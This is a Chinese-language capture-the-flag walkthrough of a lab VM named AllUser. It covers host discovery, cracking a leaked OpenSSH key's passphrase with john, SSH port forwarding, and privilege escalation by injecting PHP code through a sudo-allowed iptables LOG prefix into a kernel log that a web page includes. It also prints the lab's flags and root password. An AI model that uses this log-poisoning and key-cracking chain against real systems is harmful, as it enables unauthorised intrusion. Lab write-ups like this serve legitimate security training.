主机发现
bash
┌──(root㉿xhh)-[~]
└─# arp-scan -I eth1 -l

192.168.56.132 08:00:27:98:a2:77 PCS Systemtechnik GmbH主机地址为:192.168.56.132
端口扫描
bash
┌──(root㉿xhh)-[~]
└─# nmap -p- 192.168.56.132

PORT   STATE SERVICE
22/tcp open  ssh
就开了个22,无UDP开放
22端口测试
随便拿个用户名去登录一下
bash
┌──(root㉿xhh)-[~]
└─# ssh teo@192.168.56.132
6f70656e7373682d6b65792d7631000000000a6165733235362d63747200000006626372797074000000180000001028710c7b422cc65bdda5d950f01227030000001000000001000000330000000b7373682d6564323535313900000020f8f98e7aa6cf296464d4b3c7ca62f61471783237a4e2c8b7a245edf7b639a3ba00000090884782f7fb00e2d9c0895508e00708277582e3852370cc01aeb2b99cacde8cc9c2e3ed94fd6329038e15271090ee568e6059798be51fb9862473beaf44a16d01bbc6ad727ae203fb0c233efe2039d65203aaa85f5ea6e13cfce20c426cc3a6da077ea0750d3b0d487fd4cf30e194a64f13519dc0d442e779ad8fe5318c968cdecb4848a24bc4d1d08937e4c677ec8142
teo@192.168.56.132's password:
拿到一串十六进制
拷打ai:该十六进制数据是加密后的 OpenSSH Ed25519 私钥元数据 + 密文,包含密钥格式、加密算法、KDF 参数、公钥等核心信息

拿到id_rsa
获得id_rsa密码
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/alluser]
└─# ssh2john id_rsa > tmp

┌──(root㉿xhh)-[~/Desktop/xhh/QQ/alluser]
└─# john tmp --wordlist=/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
No password hashes left to crack (see FAQ)

┌──(root㉿xhh)-[~/Desktop/xhh/QQ/alluser]
└─# john tmp --show
id_rsa:0123456

1 password hash cracked, 0 left拿到密码为0123456
获取用户名
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/alluser]
└─# ssh-keygen -y -f id_rsa
Enter passphrase for "id_rsa":
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPj5jnqmzylkZNSzx8pi9hRxeDI3pOLIt6JF7fe2OaO6 sandu@AllUser
获取到用户名为sandu
分析Hex字符串
bash
6f70656e7373682d6b65792d7631	#版本标识,OpenSSH6.5引入的私钥格式(-----BEGIN OPENSSH PRIVATE KEY-----)
000000000a	#加密算法长度
6165733235362d637472	#加密算法(aes256-ctr)
00000006	#KDF算法长度
626372797074	#KDF算法
00000018	#KDF 参数总长度
00000010	#盐值长度
28710c7b422cc65bdda5d950f0122703	#bcrypt盐值
00000010	#bcrypt工作因子长度
00000001	#bcrypt工作因子 / 标志位
00000033	#密钥元数据总长度
0000000b	#密钥类型长度
7373682d65643235353139	#密钥类型名称(ssh-ed25519)
00000020	#公钥长度
f8f98e7aa6cf296464d4b3c7ca62f61471783237a4e2c8b7a245edf7b639a3ba	#Ed25519公钥
00000090	#加密私钥长度
884782f7fb00e2d9c0895508e00708277582e3852370cc01aeb2b99cacde8cc9c2e3ed94fd6329038e15271090ee568e6059798be51fb9862473beaf44a16d01bbc6ad727ae203fb0c233efe2039d65203aaa85f5ea6e13cfce20c426cc3a6da077ea0750d3b0d487fd4cf30e194a64f13519dc0d442e779ad8fe5318c968cdecb4848a24bc4d1d08937e4c677ec8142	#加密私钥数据
登录sandu
bash
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/alluser]
└─# ssh sandu@192.168.56.132 -i id_rsa
6f70656e7373682d6b65792d7631000000000a6165733235362d63747200000006626372797074000000180000001028710c7b422cc65bdda5d950f01227030000001000000001000000330000000b7373682d6564323535313900000020f8f98e7aa6cf296464d4b3c7ca62f61471783237a4e2c8b7a245edf7b639a3ba00000090884782f7fb00e2d9c0895508e00708277582e3852370cc01aeb2b99cacde8cc9c2e3ed94fd6329038e15271090ee568e6059798be51fb9862473beaf44a16d01bbc6ad727ae203fb0c233efe2039d65203aaa85f5ea6e13cfce20c426cc3a6da077ea0750d3b0d487fd4cf30e194a64f13519dc0d442e779ad8fe5318c968cdecb4848a24bc4d1d08937e4c677ec8142
Enter passphrase for key 'id_rsa':
Linux AllUser 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Nov 22 09:05:47 2025 from 192.168.3.94
sandu@AllUser:~$ id
uid=1000(sandu) gid=1000(sandu) groups=1000(sandu)
user.txt
bash
sandu@AllUser:~$ cat user.txt
flag{user-ba1f2511fc30423bdbb183fe33f3dd0f}
提权
bash
sandu@AllUser:~$ sudo -l
Matching Defaults entries for sandu on AllUser:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sandu may run the following commands on AllUser:
(ALL) NOPASSWD: /usr/sbin/iptables可以执行iptables
bash
sandu@AllUser:~$ ss -lntup
Netid             State               Recv-Q              Send-Q                           Local Address:Port                           Peer Address:Port
udp               UNCONN              0                   0                                      0.0.0.0:68                                  0.0.0.0:*
tcp               LISTEN              0                   128                                  127.0.0.1:80                                  0.0.0.0:*
tcp               LISTEN              0                   128                                    0.0.0.0:22                                  0.0.0.0:*
tcp               LISTEN              0                   128                                       [::]:22                                     [::]:*
SSH转发
bash
sandu@AllUser:~$ ssh -L 0.0.0.0:8000:127.0.0.1:80 -N -f localhost
6f70656e7373682d6b65792d7631000000000a6165733235362d63747200000006626372797074000000180000001028710c7b422cc65bdda5d950f01227030000001000000001000000330000000b7373682d6564323535313900000020f8f98e7aa6cf296464d4b3c7ca62f61471783237a4e2c8b7a245edf7b639a3ba00000090884782f7fb00e2d9c0895508e00708277582e3852370cc01aeb2b99cacde8cc9c2e3ed94fd6329038e15271090ee568e6059798be51fb9862473beaf44a16d01bbc6ad727ae203fb0c233efe2039d65203aaa85f5ea6e13cfce20c426cc3a6da077ea0750d3b0d487fd4cf30e194a64f13519dc0d442e779ad8fe5318c968cdecb4848a24bc4d1d08937e4c677ec8142
Enter passphrase for key '/home/sandu/.ssh/id_ed25519':

sandu@AllUser:~$ ss -lntup
Netid         State          Recv-Q         Send-Q                 Local Address:Port                 Peer Address:Port
udp           UNCONN         0              0                            0.0.0.0:68                        0.0.0.0:*
tcp           LISTEN         0              128                        127.0.0.1:80                        0.0.0.0:*
tcp           LISTEN         0              128                          0.0.0.0:22                        0.0.0.0:*
tcp           LISTEN         0              128                          0.0.0.0:8000                      0.0.0.0:*            users:(("ssh",pid=1694,fd=4))
tcp           LISTEN         0              128                             [::]:22                           [::]:*
sandu@AllUser:~$
成功转发出去

展示是日志文件,应该可以做到日志包含
执行ls -al命令
bash
sandu@AllUser:~$ sudo iptables -A INPUT -p tcp --dport 22 -j LOG --log-prefix '<?php system("ls -al");?>'
bash
┌──(root㉿xhh)-[~/Desktop/some/socat]
└─# curl 192.168.56.132:8000/?file=kern.log

-rw-r--r-- 1 root     root         21 Nov 22 08:45 --help root password
drwx------ 2 www-data www-data   4096 Nov 22 17:21 .
drwxr-xr-x 3 root     root       4096 Apr  4  2025 ..
-rw-r--r-- 1 www-data www-data   1663 Nov 22 09:06 index.php
-r--r--r-- 1 root     root     118493 Dec  5 04:12 kern.log
发现该目录下有root用户的密码
由于有--特殊符号,所有我想以文件的绝对路径进行读取,但是--log-prefix只支持29个字符的payload,导致读文件时不成功
bash
sudo iptables -A INPUT -p tcp --dport 22 -j LOG --log-prefix '<?php system("pwd");?>'
bash
┌──(root㉿xhh)-[~/Desktop/some/socat]
└─# curl 192.168.56.132:8000/?file=kern.log
Dec  5 04:20:04 AllUser kernel: [ 2362.462216] /var/www/html
但是--help root password就在根目录下,所以直接访问
bash
┌──(root㉿xhh)-[~/Desktop/some/socat]
└─# curl 192.168.56.132:8000/--help%20root%20password
GLgxSXMQJXMgKvqVM41r
得到root用户密码
bash
sandu@AllUser:~$ su - root
Password:
root@AllUser:~# id
uid=0(root) gid=0(root) groups=0(root)
成功登录root用户
root.txt
bash
root@AllUser:~# cat root.txt
flag{root-df31759540dc28f75a20f443a19b1148}